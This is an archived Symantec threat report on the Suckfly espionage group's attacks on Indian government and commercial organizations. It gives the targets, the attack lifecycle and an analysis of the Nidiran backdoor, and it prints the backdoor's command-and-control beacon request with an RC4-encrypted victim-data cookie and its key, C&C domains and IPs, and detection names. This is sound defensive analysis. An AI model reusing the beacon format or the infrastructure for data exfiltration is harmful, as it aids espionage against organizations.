Endpoint Protection - Symantec Enterprise

Archived: 2026-04-05 15:35:10 UTC

In March 2016, Symantec published a blog on Suckfly, an advanced cyberespionage group that conducted attacks against a number of South Korean organizations to steal digital certificates. Since then we have identified a number of attacks over a two-year period, beginning in April 2014, which we attribute to Suckfly. The attacks targeted high-profile targets, including government and commercial organizations. These attacks occurred in several different countries, but our investigation revealed that the primary targets were individuals and organizations primarily located in India.

While there have been several Suckfly campaigns that infected organizations with the group's custom malware Backdoor.Nidiran, the Indian targets show a greater amount of post-infection activity than targets in other regions. This suggests that these attacks were part of a planned operation against specific targets in India.

Campaign activity in India

The first known Suckfly campaign began in April of 2014. During our investigation of the campaign, we identified a number of global targets across several industries who were attacked in 2015. Many of the targets we identified were well known commercial organizations located in India. These organizations included:

- One of India's largest financial organizations
- A large e-commerce company
- The e-commerce company's primary shipping vendor
- One of India's top five IT firms
- A United States healthcare provider's Indian business unit
- Two government organizations

Suckfly spent more time attacking the government networks compared to all but one of the commercial targets. Additionally, one of the two government organizations had the highest infection rate of the Indian targets. Figure 1 shows the infection rate for each of the targets.



Figure 1. Infection rates of Indian targets

Indian government org #2 is responsible for implementing network software for different ministries and departments within India's central government. The high infection rate for this target is likely because of its access to technology and information related to other Indian government organizations.

Suckfly's attacks on government organizations that provide information technology services to other government branches is not limited to India. It has conducted attacks on similar organizations in Saudi Arabia, likely because of the access that those organizations have.

Suckfly's targets are displayed in figure 2 by their industry, which provides a clearer view of the group’s operations. Most of the group's attacks are focused on government or technology related companies and organizations.



Figure 2. Suckfly victims, by industry

Suckfly attack lifecycle

One of the attacks we investigated provided detailed insight into how Suckfly conducts its operations. In 2015, Suckfly conducted a multistage attack between April 22 and May 4 against an e-commerce organization based in India. Similar to its other attacks, Suckfly used the Nidiran back door along with a number of hacktools to infect the victim's internal hosts. The tools and malware used in this breach were also signed with stolen digital certificates. During this time the following events took place:



Figure 3. Suckfly attack lifecycle

1. Suckfly's first step was to identify a user to target so the attackers could attempt their initial breach into the e-commerce company's internal network. We don't have hard evidence of how Suckfly obtained information on the targeted user, but we did find a large open-source presence on the initial target. The target's job function, corporate email address, information on work related projects, and publicly accessible personal blog could all be freely found online.

2. On April 22, 2015, Suckfly exploited a vulnerability on the targeted employee's operating system (Windows) that allowed the attackers to bypass the User Account Control and install the Nidiran back door to provide access for their attack. While we know the attackers used a custom dropper to install the back door, we do not know the delivery vector. Based on the amount of open-source information available on the target, it is feasible that a spear-phishing email may have been used.

3. After the attackers successfully exploited the employee’s system, they gained access to the e-commerce company's internal network. We found evidence that Suckfly used hacktools to move latterly and escalate privileges. To do this the attackers used a signed credential-dumping tool to obtain the victim's account credentials. With the account credentials, the attackers were able to access the victim's account and navigate the internal corporate network as though they were the employee.

4. On April 27, the attackers scanned the corporate internal network for hosts with ports 8080, 5900, and 40 open. Ports 8080 and 5900 are common ports used with legitimate protocols, but can be abused by attackers when they are not secured. It isn't clear why the attackers scanned for hosts with port 40 open because there isn't a common protocol assigned to this port. Based on Suckfly scanning for common ports,

it’s clear that the group was looking to expand its foothold on the e-commerce company's internal network.

5. The attackers’ final step was to exfiltrate data off the victim’s network and onto Suckfly’s infrastructure. While we know that the attackers used the Nidiran back door to steal information about the compromised organization, we do not know if Suckfly was successful in stealing other information.

These steps were taken over a 13-day period, but only on specific days. While tracking what days of the week Suckfly used its hacktools, we discovered that the group was only active Monday through Friday. There was no activity from the group on weekends. We were able to determine this because the attackers’ hacktools are command line driven and can provide insight into when the operators are behind keyboards actively working. Figure 4 shows the attackers’ activity levels throughout the week.



Figure 4. Signed hacktools in use against targets, by day

This activity supports our theory, mentioned in the previous Suckfly blog, that this is a professional organized group.

Suckfly's command and control infrastructure

Suckfly made its malware difficult to analyze to prevent their operations from being detected. However, we were able to successfully analyze Suckfly malware samples and extract some of the communications between the Nidiran back door and the Suckfly command and control (C&C) domains.

We analyzed the dropper, which is an executable that contains the following three files:

1. dllhost.exe: The main host for the .dll file
2. iviewers.dll: Used to load encrypted payloads and then decrypt them
3. msfled: The encrypted payload

All three files are required for the malware to run correctly. Once the malware has been executed, it checks to see if it has a connection to the internet before running. If the connection test is successful, the malware runs and attempts to communicate with the C&C domain over ports 443 and 8443. In the samples we analyzed we found the port and C&C information encrypted and hardcoded into the Nidiran malware itself. The Nidiran back door made the following initial communication request to the Suckfly C&C domain:

GET /gte_ok0/logon.php HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: REDACTED
Connection: Keep-Alive
Cookie: dfe6=OIAXUNXWn9CBmFBqtwEEPLzwRGmbMoNR7C0nLcHYa+C1tb4fp7ydcZSmVZ1c4akergWcQQ==

The interesting information being transmitted to the C&C server in the initial request is located in the cookie which is comprised of the following:

- [COOKIE NAME]=[RC4 ENCRYPTED + B64 ENCODED DATA FROM VICTIM]

The key for the RC4 encryption in this sample is the hardcoded string “h0le”. Once the cookie data is decoded, Suckfly has the network name, hostname, IP address, and the victim's operating system information.

Information about the C&C infrastructure identified in our analysis of Suckfly activity can be seen in Table 1.

Domain	**Registration**	**IP address**	**Registration date**
aux.robertstockdill[.]com	kumar.pari@yandex[.]com	Unknown	April 1, 2014
ssl.2upgrades[.]com	kumar.pari@yandex[.]com	176.58.96.234	July 5, 2014
bss.pvtcdn[.]com	registrar@mail.zgsj[.]com	106.184.1.38	May 19, 2015
ssl.microsoft-security-center[.]com	Whoisguard	Unknown	July 20, 2015
usv0503.iqservs-jp[.]com	Domain@quicca[.]com	133.242.134.121	August 18, 2014

fli.fedora-dns-update[.]com	Whoisguard	Unknown	Unknown

Table. Suckfly C&C infrastructure information

Conclusion

Suckfly targeted one of India's largest e-commerce companies, a major Indian shipping company, one of India's largest financial organizations, and an IT firm that provides support for India's largest stock exchange. All of these targets are large corporations that play a major role in India's economy. By targeting all of these organizations together, Suckfly could have had a much larger impact on India and its economy. While we don't know the motivations behind the attacks, the targeted commercial organizations, along with the targeted government organizations, may point in this direction.

Suckfly has the resources to develop malware, purchase infrastructure, and conduct targeted attacks for years while staying off the radar of security organizations. During this time they were able to steal digital certificates from South Korean companies and launch attacks against Indian and Saudi Arabian government organizations. There is no evidence that Suckfly gained any benefits from attacking the government organizations, but someone else may have benefited from these attacks.

The nature of the Suckfly attacks suggests that it is unlikely that the threat group orchestrated these attacks on their own. We believe that Suckfly will continue to target organizations in India and similar organizations in other countries in order to provide economic insight to the organization behind Suckfly's operations.

Protection

Symantec has the following detections in place to protect against Suckfly's malware:

Antivirus

- Backdoor.Nidiran
- Backdoor.Nidiran!g1
- Hacktool
- Exp.CVE-2014-6332

Intrusion prevention system

- Web Attack: Microsoft OleAut32 RCE CVE-2014-6332
- Web Attack: Microsoft OleAut32 RCE CVE-2014-6332 2
- Web Attack: Microsoft OleAut32 RCE CVE-2014-6332 4
- Web Attack: OLEAUT32 CVE-2014-6332 3
- System Infected: Trojan.Backdoor Activity 120
